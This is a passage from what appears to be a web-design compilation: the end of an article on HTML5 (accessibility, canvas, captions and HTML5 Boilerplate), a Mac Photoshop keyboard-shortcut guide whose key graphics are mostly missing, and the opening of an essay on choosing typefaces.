But not all of Flash's use cases are usurped by HTML5. There is no way to do digital rights management in HTML5; browsers such as Opera, Firefox and Chrome allow visitors to save video to their machines with a click of the context menu. If you need to prevent video from being saved, you'll need to use plug-ins. Capturing input from a user's microphone or camera is currently only possible with Flash (although a [<device> element is being specified](#) for "post-5" HTML), so if you're keen to write a Chatroulette killer, HTML5 isn't for you.

HTML5 Is Bad for Accessibility

A lot of discussion is going on about the accessibility of HTML5. This is good and to be welcomed: with so many changes to the basic language of the Web, ensuring that the Web is accessible to people who cannot see or use a mouse is vital. Also vital is building in the solution, rather than bolting it on as an afterthought: after all, many (most?) authors don't even add alternate text to images, so out-of-the-box accessibility is much more likely to succeed than relying on people to add it.

This is why it's great that HTML5 adds native controls for things like sliders (`<input type=range>`, currently supported in Opera and Webkit browsers) and date pickers (`<input type=date>`, Opera only)—see Bruce's [HTML5 forms demo](#)—because previously we had to fake these with JavaScript and images and then add keyboard support and [WAI-ARIA roles and attributes](#).

The `<canvas>` tag is a different story. It is an Apple invention that was reverse-engineered by other browser makers and then retrospectively specified as part of HTML5, so there is no built-in accessibility. If you're just using it for eye-candy, that's fine; think of it as an image, but without any

possibility of alternate text (some additions to the spec have been suggested, but nothing is implemented yet). So, ensure that any information you deliver via `<canvas>` supplements more accessible information elsewhere.

Text in a `<canvas>` becomes simply pixels, just like text in images, and so is invisible to assistive technology and screen readers. Consider using the W3C graphics technology [Scalable Vector Graphics](#) (SVG) instead, especially for things such as dynamic graphs and animating text. SVG is supported in all the major browsers, including IE9 (but not IE8 or below, although the [SVGweb](#) library can fake SVG with Flash in older browsers).

The situation with `<video>` and `<audio>` is promising. Although not fully specified (and so not yet implemented in any browsers), a new [`<track>` element](#) has been included in the HTML5 spec that allows timed transcripts (or karaoke lyrics or captions for the deaf or subtitles for foreign-language media) to be associated with multimedia. It [can be faked in JavaScript](#). Alternatively (and better for search engines), you could include transcripts directly on the page below the video and use [JavaScript to overlay captions](#), synchronized with the video.

“An HTML5 Guru Will Hold My Hand as I Do It the First Time”

If only this were true. However, the charming Paul Irish and lovely Divya Manian will be as good as there for you, with their [HTML5 Boilerplate](#), which is a set of files you can use as templates for your projects. Boilerplate brings in the JavaScript you need to style the new elements in IE; pulls in jQuery from the Google Content Distribution Network (CDN), but with fall-back links to your server in case the CDN server is down.

HTML5 ★ BOILERPLATE

A ROCK-SOLID DEFAULT FOR HTML5 AWESOME.

HTML5 Boilerplate is the professional badass's base HTML/CSS/JS template for a fast, robust and future-proof site.

After more than two years in iterative development, you get the best of the best practices baked in: cross-browser normalization, performance optimizations, even optional features like cross-domain ajax and flash. A starter apache .htaccess config file hooks you the eff up with caching rules and preps your site to serve HTML5 video, use @font-face, and get your gzip zippin' on.

Boilerplate is not a framework, nor does it prescribe any philosophy of development, it's just got some tricks to get your project off the ground quickly and right-footed.

WANT TO DIVE IN?

DOWNLOAD BOILERPLATE V0.9.1 UPDATED AUG. 13TH

BOILERPLATE DOCUMENTED

OR

BOILERPLATE "STRIPPED"

KEEP THE HINTS AND LINKS

NO COMMENTS, JUST THE BIZNESS.

It adds mark-up that is adaptable to iOS, Android and Opera Mobile; and adds a CSS skeleton with a comprehensive reset style sheet. There's even an .htaccess file that serves your HTML5 video with the right MIME types. You won't need all of it, and you're encouraged to delete the stuff that's unnecessary to your project to avoid bloat.

Mastering Photoshop: Unknown Tricks and Time-Savers

Thomas Giannattasio


We all have shortcuts that are essential to our daily workflow. A majority of them are staples such as Copy (*Command + C*) and Paste (*Command + V*), but occasionally we stumble upon a shortcut we wish we had learned years ago. Suddenly, this simple shortcut has streamlined our process and shaved quite a bit of time off our day. Collected here are some lesser known but extremely useful shortcuts. Many of these are not documented in the “Keyboard Shortcuts” menu, and some of them don’t even have equivalent menu options.

Please note that all of the shortcuts listed below assume that you are using Photoshop on Mac OS X. They will work on the Windows platform by converting as follows: *Command* → *Control* and *Option* → *Alt*.

Layers


Selection

Sifting through nests of layer sets to find the layer you need quickly becomes tiresome. Luckily, there are a number of ways to select layers more intuitively. Using the Move tool (*V*), you can *Command + click* on the canvas to select the uppermost layer with pixel data located directly below the mouse. If your layers are grouped within layer sets, this action may have selected the entire folder. You can change this behavior to select the actual layer by using *Auto-select drop-down* in the Move tool’s property bar.



Changing auto-select behavior.

There will be times when you want to select a layer that is located below a number of other layers. By right-clicking with the Move tool, you'll bring up a contextual menu containing a list of all layers located below the cursor. If your layers are properly named, you should be able to quickly select the layer you need. By holding *Shift* while using either of the selection methods above, you can select multiple layers. After selecting multiple layers, you can link the layers together by right-clicking and selecting *Link Layers*.



Right-clicking to display all layers beneath the cursor.

The keyboard can also be used to select layers. Pressing *Option* + [or *Option* +] selects the layer below or above the current layer, respectively. Pressing *Option* + < selects the bottom-most layer, and *Option* + > selects the upper-most. *Option* + *Shift* + < selects all layers between the current layer and the bottom-most layer, and *Option* + *Shift* + > selects all layers between the current and upper-most.

Select layer below current



Select layer above current



Select bottommost layer



Select topmost layer



Select all layers between current and bottommost



Select all layers between current and topmost



Sorting

Sorting layers with the mouse can be clumsy and slow. A few shortcuts speeds up the organizing. *Command + [* and *Command +]* moves the selected layer up or down one position in the stack. If multiple layers are selected, they will move relative to the uppermost or bottommost layer. Pressing *Command + Shift + [* or *Command + Shift +]* brings the selected layer to the top or bottom of its current layer group. If the layer is already at the top or bottom of the layer group, it jumps to the top or bottom of the parent layer group.

Move layer down



Move layer up



Move layer to bottom of current group



Move layer to top of current group



Viewing

Option + clicking the eye icon of a layer is a commonly known way to hide or show all other layers. There is also a way to expand and collapse layer groups: by *Command + clicking* the arrow next to the layer group, you can close or expand all other layer groups; this does not work on nested layer groups. Alternatively, right-clicking the arrow gives you a menu to perform the same actions; but this will only work on nested layer groups.

Duplicating

There are a number of ways to duplicate data from one layer to another. Duplicating an entire layer is as simple as pressing *Command + J*. If a selection is active, you can use the same shortcut (*Command + J*) to create a new layer based on the selected area of the original layer. Pressing *Command + Shift + J* with a selection creates a new layer while cutting the data from the original layer. Holding *Option* while pressing one of the arrow keys allows you to duplicate the current layer and nudge it by one pixel. Holding *Shift and Option* nudges the new layer by ten pixels.

Duplicate layer or selection via copy



Duplicate layer or selection via cut



Duplicate and nudge 1px



Duplicate and nudge 10px



Duplicating data from multiple layers can also be done more quickly using some keyboard commands. Using *Command + Shift + C* with an active selection copies the data contained within it to the clipboard. You can then paste it to a new layer (*Command + Option + Shift + N*, *Command + V*). If you would like to create a flattened copy of the entire document, use the shortcut *Command + Option + Shift + E*; a composite of all visible layers will be added as a new layer to the top of your layer stack.

Copy merged



Create new layer without dialog



Create new layer via merge




Brushes

Shape and Size

Being able to quickly adjust the brush tool is crucial to getting a swift workflow. Many know about using [and] to decrease and increase the

brush's diameter, as well as *Shift + [* and *Shift +]* to decrease and increase the brush's hardness. However, CS4 introduced an even more intuitive way to do this. By holding *Control + Option* and dragging on the canvas, you can change the brush's diameter with a visual aid. *Control + Command + Option* and dragging gives you control of the brush's hardness.



The on-canvas drag makes brush adjustments more intuitive.

If you would like to completely change the brush shape to a different preset, press *<* or *>* to cycle through them and *Shift + <* or *Shift + >* to select the first or last brush. Right-clicking inside the canvas also displays a condensed menu of brushes.

Decrease brush diameter



Increase brush diameter



Decrease brush hardness



Increase brush hardness



Change brush diameter with visual aid



Change brush hardness with visual aid



Previous brush



Next brush



First brush



Last brush



Opacity, Flow and Mode

The opacity of the brush tool can be quickly tweaked using the number keys: 3 = 30%; 3 + 5 = 35%; 0 + 3 = 3%; 0 = 100%. Holding Shift when inputting the numbers sets the flow of the tool. Note that if Airbrush mode is on, these two shortcuts swap (i.e. holding Shift controls opacity instead of flow). You can toggle Airbrush mode on and off using *Option + Shift + P*. The same numeric input method can be used to determine the opacity of a

layer when the Move tool (V) is active; pressing Shift allows you to alter the Fill of the layer.

Set opacity

0	= 100%
3	= 30%
7	8 = 78%

Set flow

shift	0	= 100%
shift	3	= 30%
shift	7	8 = 78%

Toggle airbrush



Quick Fill

Instead of selecting the Fill tool (G), you can quickly bring up the Fill menu using *Shift + F5*. Even better, bypass the menu entirely using *Option + Backspace* to fill with the foreground color or *Command + Backspace* to fill with the background color. These keyboard commands can also be used to quickly set the color of a type or shape layer. To preserve transparency when filling, you could first lock the transparency of the layer by pressing / and then fill, but there is an easier way. Pressing *Option + Shift + Backspace* or *Command + Shift + Backspace* fills with the foreground or background color while preserving transparency.

Fill dialog



Fill with foreground color



Fill with background color



Fill with foreground color and preserve transparency

option

shift

delete

Fill with background color and preserve transparency

command

shift

delete



Pressing Command + Shift + Backspace to preserve transparency while filling.

Blending Modes

You can cycle through blending modes or jump to a specific one by using just the keyboard. By pressing *Option + Shift + (+)* or *Option + Shift + (-)*, you can cycle forward or backward through available modes. Alternatively, you can set a specific mode using the shortcuts below.

Next Blending mode



Previous Blending mode



Set Blending Mode

option shift +

N	= Normal	O	= Overlay
I	= Dissolve	F	= Soft Light
Q	= Behind	H	= Hard Light
R	= Clear	V	= Vivid Light
K	= Darken	J	= Linear Light
M	= Multiply	Z	= Pin Light
B	= Color Burn	L	= Hard Mix
A	= Linear Burn	E	= Difference
G	= Lighten	X	= Exclusion
S	= Screen	U	= Hue
D	= Color Dodge	T	= Saturation
W	= Linear Dodge (Add)	C	= Color
		Y	= Luminosity

Typesetting

Setting type is a delicate and time-consuming process, but shortcuts speed it up. First off, hiding the inversed block that is created by selecting text is extremely beneficial. *Command + H* allows you to toggle the visibility of both the highlight and baseline stroke, making it easier to see the final result. When finished editing your text, you can commit changes by pressing Enter on the numeric keypad or *Command + Return*. Pressing *Esc* discards changes.

Hide/Show text selection



Commit changes



Discard changes



Variants

There are six shortcuts for changing the font variant, but they should be used with caution. If the appropriate variant or character does not exist within the currently selected font family, Photoshop creates a faux variant. These fake variants are frowned upon within the typosphere and are extremely easy to spot. So, if you use these shortcuts, make sure that Photoshop has selected an actual variant and not faked it. Now, onto the shortcuts:

Bold



Italic



Superscript



Subscript



All Caps



Small Caps



Underline



Strikethrough



Justification

To set the justification, use one of the commands below. Note that a selection must be made within the target paragraph for these to work.

Left align



Center align



Right align



Justify last left



Justify all



Small Caps




Spacing and Sizing

Properly sizing and spacing type is a tedious task, but Photoshop does provide some handy—albeit broad—shortcuts. Unfortunately, there is no way to fine-tune the increments by which they adjust. Note that these shortcuts will work only if a text selection is made; selecting a type layer is not enough. To change the type size by increments of 2, press either *Command + Shift + <* or *>*. To bump the increment up to 10 points, use *Command + Option + Shift + <* or *>*. Leading can also be modified by 2 or 10 point increments using *Option + Up* or *Down arrow* or by *Command + Option + Up* or *Down arrow*.

Decrease type size by 2 pts



Increase type size by 2 pts



Decrease type size by 10 pts



Increase type size by 10 pts



Increase leading by 2 pts



Decrease leading by 2 pts



Increase leading by 10 pts



Decrease leading by 10 pts



The arrow keys can also be used to adjust kerning and tracking. Pressing *Option + Left* or *Right* either kerns or tracks 20 units depending on whether or not a type selection is active (i.e. if the cursor is between two characters, kerning is applied; if multiple characters are selected, then tracking is adjusted). The increment can also be changed to 100 units using *Command + Option + Left* or *Right arrow*. Finally, the baseline can be shifted by 2 or 10 points using *Option + Shift + Up* or *Down arrow* or *Command + Option + Shift + Up* or *Down arrow*, respectively.

Kern or Track -20 units



Kern or Track +20 units



Kern or Track -100 units



Kern or Track +100 units



Shift baseline +2 pts



Shift baseline -2 pts



Shift baseline +10 pts



Shift baseline -10 pts



Resets

Sometimes, we have to return to the defaults. Below are some shortcuts to get you back on track.

Removes Bold, Italic, Superscript, Subscript, All Caps, Small Caps, Underline and Strikethrough



Resets vertical scale to 100%



Resets horizontal scale to 100%




Sets leading to (Auto)



Menus

Hidden within many of Photoshop's menus are a number of shortcuts that make adjustments faster and easier. Just about every menu—whether for Adjustment, Filter or anything else—allows you to revert to the original settings; by simply holding Option, the Cancel button will turn into a Reset button. Depending on the menu, holding Option might even change some of the other buttons (e.g. the Done button in the "Save for Web and Devices" menu will change to Remember). Certain menus, such as the Filter Gallery, also allow you to hold Command to turn the Cancel button into a Default button.



Standard Cancel button


Option = Reset button

Command = Default button

Using modifier keys to uncover in-menu options.

Spring-loaded Commands

By default, most menus transform the cursor into the Hand tool or Move tool. These tools can be used on the canvas while the menu is open to pan the document or to adjust settings, such as the Angle and Distance settings for a Drop Shadow. More tools, however, are available via spring-loaded shortcuts. The zoom tools can be accessed using either *Command* (to zoom in) and *Option* (to zoom out) or *Command + Space* (to zoom in) and *Command + Option + Space* (to zoom out). The hand tool can also be accessed by holding the space bar.



Holding Command + Spacebar to access the Zoom tool within the Blending options.

Adjustment Menus and Layers

The Curves adjustment, like most other adjustments, contains some handy shortcuts. Similar to how you can cycle through the Channels in a document, you can cycle through the adjustment's channels using *Option + 2, 3, 4, 5*, etc. You can also cycle through the points on the actual curves using *-* and *=*. With a point selected, you can nudge the points in increments of 2 in any direction using the arrow keys. Holding Shift in conjunction with the arrow keys moves the point by 16 units. When working with an adjustment menu, you can toggle the Preview option on and off by pressing P. Adjustment layers don't have a Preview option, but you can temporarily disable it by pressing and holding \.

Set Channel

		= RGB
		= Red
		= Green
		= Blue

Select previous Curve point



Select next Curve point



Toggle preview within Dialog



Toggle preview of Adjustment Layer



Summary

Hopefully, reading this has taught you a few new tricks and uncovered for you some of the more obscure options within Photoshop. While memorizing shortcuts can be a chore, integrating them into your daily workflow can save you an incredible amount of time.


“What Font Should I Use?”: 5 Principles for Choosing Typefaces

Dan Mayer

For many beginners, the task of picking fonts is a mystifying process. There seem to be endless choices — from normal, conventional-looking fonts to novelty candy cane fonts and bunny fonts — with no way of understanding the options, only never-ending lists of categories and recommendations. Selecting the right typeface is a mixture of firm rules and loose intuition, and takes years of experience to develop a feeling for. Here are five guidelines for picking and using fonts that I've developed in the course of using and teaching typography.

1. Dress For The Occasion

Many of my beginning students go about picking a font as though they were searching for new music to listen to: they assess the personality of each face and look for something unique and distinctive that expresses their particular aesthetic taste, perspective and personal history. This approach is problematic, because it places too much importance on individuality.



The most appropriate analogy for picking type. (Photo credit: [Samuuraijohnny](#). Used under Creative Commons license.)

For better or for worse, picking a typeface is more like getting dressed in the morning. Just as with clothing, there's a distinction between typefaces that are expressive and stylish versus those that are useful and appropriate for many situations, and our job is to try to find the right balance for the occasion. While appropriateness isn't a sexy concept, it's the acid test that should guide our choice of font.

My "favorite" piece of clothing is probably an outlandish pair of 70's flare bellbottoms that I bought at a thrift store, but the reality is that these don't make it out of my closet very often outside of Halloween. Every designer has a few favorite fonts like this — expressive personal favorites that we

hold onto and wait for the perfect festive occasion to use. More often, I find myself putting on the same old pair of Levis morning after morning. It's not that I *like* these better than my cherished flares, exactly... I just seem to wind up wearing them most of the time.

Every designer has a few workhorse typefaces that are like comfortable jeans: they go with everything, they seem to adapt to their surroundings and become more relaxed or more formal as the occasion calls for, and they just seem to come out of the closet day after day. Usually, these are faces that have a number of weights (Light, Regular, Bold, etc) and/or cuts (Italic, Condensed, etc). My particular safety blankets are: [Myriad](#), [Gotham](#), [DIN](#), [Akzidenz Grotesk](#) and [Interstate](#) among the sans; [Mercury](#), [Electra](#) and [Perpetua](#) among the serif faces.



A large type family like Helvetica Neue can be used to express a range of voices and emotions. Versatile and comfortable to work with, these faces are like a favorite pair of jeans for designers.

2. Know Your Families: Grouping Fonts



The clothing analogy gives us a good idea of what kind of closet we need to put together. The next challenge is to develop some kind of structure by which we can mentally categorize the different typefaces we run across.

Typefaces can be divided and subdivided into dozens of categories (Scotch Modern, anybody?), but we only really need to keep track of five groups to establish a working understanding of the majority of type being used in the present-day landscape.

The following list is not meant as a comprehensive classification of each and every category of type (there are plenty of great sites on the Web that already tackle this, such as [Typedia's type classifications](#)) but rather as a manageable shorthand overview of key groups. Let's look at two major groups without serifs (serifs being the little feet at the ends of the letterforms), two with serifs, and one outlier (with big, boxy feet).

1. Geometric Sans



I'm actually combining three different groups here (Geometric, Realist and Grotesk), but there is enough in common between these groups that we can think of them as one entity for now. Geometric Sans-Serifs are those faces that are based on strict geometric forms. The individual letter forms of a Geometric Sans often have strokes that are all the same width and frequently evidence a kind of "less is more" minimalism in their design.

At their best, Geometric Sans are clear, objective, modern, universal; at their worst, cold, impersonal, boring. A classic Geometric Sans is like a beautifully designed airport: it's impressive, modern and useful, but we have to think twice about whether or not we'd like to live there.

Examples of Geometric/Realist/Grotesk Sans: Helvetica, Univers, Futura, Avant Garde, Akzidenz Grotesk, Franklin Gothic, Gotham.

2. Humanist Sans



These are Sans faces that are derived from handwriting — as clean and modern as some of them may look, they still retain something inescapably human at their root. Compare the 't' in the image above to the 't' in 'Geometric' and note how much more detail and idiosyncrasy the Humanist 't' has.

This is the essence of the Humanist Sans: whereas Geometric Sans are typically designed to be as simple as possible, the letter forms of a Humanist font generally have more detail, less consistency, and frequently involve thinner and thicker stroke weights — after all they come from our handwriting, which is something individuated. At their best, Humanist Sans manage to have it both ways: modern yet human, clear yet empathetic. At their worst, they seem wishy-washy and fake, the hand servants of corporate insincerity.

Examples of Humanist Sans: Gill Sans, Frutiger, Myriad, Optima, Verdana.

